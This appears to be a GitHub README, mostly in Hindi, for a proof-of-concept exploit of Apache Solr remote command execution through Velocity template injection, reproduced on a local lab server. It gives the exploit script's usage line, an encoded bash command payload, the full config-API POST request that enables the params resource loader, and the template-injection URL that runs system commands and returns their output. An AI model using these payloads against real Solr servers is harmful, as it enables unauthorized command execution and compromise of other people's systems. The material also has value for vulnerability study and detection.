 jas502n/solr_rce
Apache Solr RCE वेलोसिटी टेम्पलेट के माध्यम से



python solr_rce.py http://x.x.x.x:8983 command
http://www.jackson-t.ca/runtime-exec-payloads.html
whoami
>>> bash -c {echo,d2hvYW1p}|{base64,-d}|{bash,-i}
Solr, Apache Lucene प्रोजेक्ट का ओपन-सोर्स एंटरप्राइज़ सर्च प्लेटफ़ॉर्म है। इसकी मुख्य विशेषताओं में फुल-टेक्स्ट सर्च, हिट हाइलाइटिंग, फ़ैसेटेड सर्च, डायनामिक क्लस्टरिंग, डेटाबेस एकीकरण और रिच टेक्स्ट प्रोसेसिंग शामिल हैं। 30 अक्टूबर 2019 को, विदेशी सुरक्षा शोधकर्ताओं ने solr टेम्पलेट इंजेक्शन से संबंधित एक EXP जारी किया। हमलावर solr सर्वर तक अनधिकृत पहुँच बनाकर, विशिष्ट डेटा पैकेट भेजकर params.resource.loader.enabled को चालू करता है, फिर GET इंटरफ़ेस एक्सेस करने पर सर्वर पर कमांड निष्पादित हो जाता है, और कमांड का आउटपुट response में दिखाई देता है। इसलिए हमने स्थानीय रूप से भेद्यता वातावरण स्थापित करके इसे पुनः प्रस्तुत किया।
https://www.apache.org/dyn/closer.lua/lucene/solr/7.7.2
https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr/7.7.2/solr-7.7.2.zip
/opt/solr-7.7.2/example/example-DIH/solr/atom/conf/solrconfig.xml
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf# cat solrconfig.xml | grep enable
    <enableLazyFieldLoading>true</enableLazyFieldLoading>
    <str name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:false}</str>
    <str name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:false}</str>
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf#
./solr -e dih -force
root@kali:/opt/solr-7.7.2/bin# ./solr -e dih -force
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.in.sh

Starting up Solr on port 8983 using command:
"/opt/solr-7.7.2/bin/solr" start -p 8983 -s "/opt/solr-7.7.2/example/example-DIH/solr" -force

Waiting up to 180 seconds to see Solr running on port 8983 [\]
Started Solr server on port 8983 (pid=20222). Happy searching!


Solr dih example launched successfully. Direct your Web browser to http://localhost:8983/solr to visit the Solr Admin UI
root@kali:/opt/solr-7.7.2/bin#
http://10.10.20.166:8983/solr/#/

यहाँ तक, भेद्यता वातावरण की स्थापना पूरी हो गई है।
जब उपयोगकर्ता वेबसाइट खोलता है, तो BurpSuite में एक इंटरफ़ेस दिखाई देगा, जिससे सभी core name प्राप्त किए जा सकते हैं। यह आगे core name को ट्रैवर्स करने, स्ट्रिंग्स को जोड़ने और क्रमिक रूप से भेद्यता की जाँच करने में सुविधा प्रदान करता है।

http://10.10.20.166:8983/solr/admin/cores?_=1572594549070&indexInfo=false&wt=json
इसे संक्षेप में लिखा जा सकता है:
http://10.10.20.166:8983/solr/admin/cores?indexInfo=false&wt=json
{
  "responseHeader": {
    "status": 0,
    "QTime": 3
  },
  "initFailures": {},
  "status": {
    "atom": {
      "name": "atom",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:08.216Z",
      "uptime": 107753
    },
    "db": {
      "name": "db",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/db",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/db/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:09.224Z",
      "uptime": 106745
    },
    "mail": {
      "name": "mail",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.695Z",
      "uptime": 109273
    },
    "solr": {
      "name": "solr",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.702Z",
      "uptime": 109267
    },
    "tika": {
      "name": "tika",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:03.493Z",
      "uptime": 112475
    }
  }
}
नोट: params.resource.loader.enabled डिफ़ॉल्ट रूप से false है।
चूँकि हमने atom निर्देशिका के अंतर्गत कॉन्फ़िगरेशन फ़ाइल को संशोधित किया है, इसलिए हम केवल इस कॉन्फ़िगरेशन दोष वाले इंटरफ़ेस पर हमला कर सकते हैं।
http://10.10.20.166:8983/solr/atom/config


POST /solr/atom/config HTTP/1.1
Host: 10.10.20.166:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 259
Connection: close
Upgrade-Insecure-Requests: 1

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json;charset=utf-8
Content-Length: 149

{
  "responseHeader":{
    "status":0,
    "QTime":554},
  "WARNING":"This response format is experimental.  It is likely to change in the future."}
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=
#set($x='') #set($rt=$x.class.forName('java.lang.Runtime')) #set($chr=$x.class.forName('java.lang.Character')) #set($str=$x.class.forName('java.lang.String')) #set($ex=$rt.getRuntime().exec('id')) $ex.waitFor() #set($out=$ex.getInputStream()) #foreach($i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end

ध्यान दें कि स्टेटस कोड 400 है, 200 नहीं; 500 आने की स्थिति संभवतः असामान्य त्रुटि हो सकती है। यह बाद में स्क्रिप्ट लिखकर भेद्यता की उपस्थिति का पता लगाने में सहायक हो सकता है।
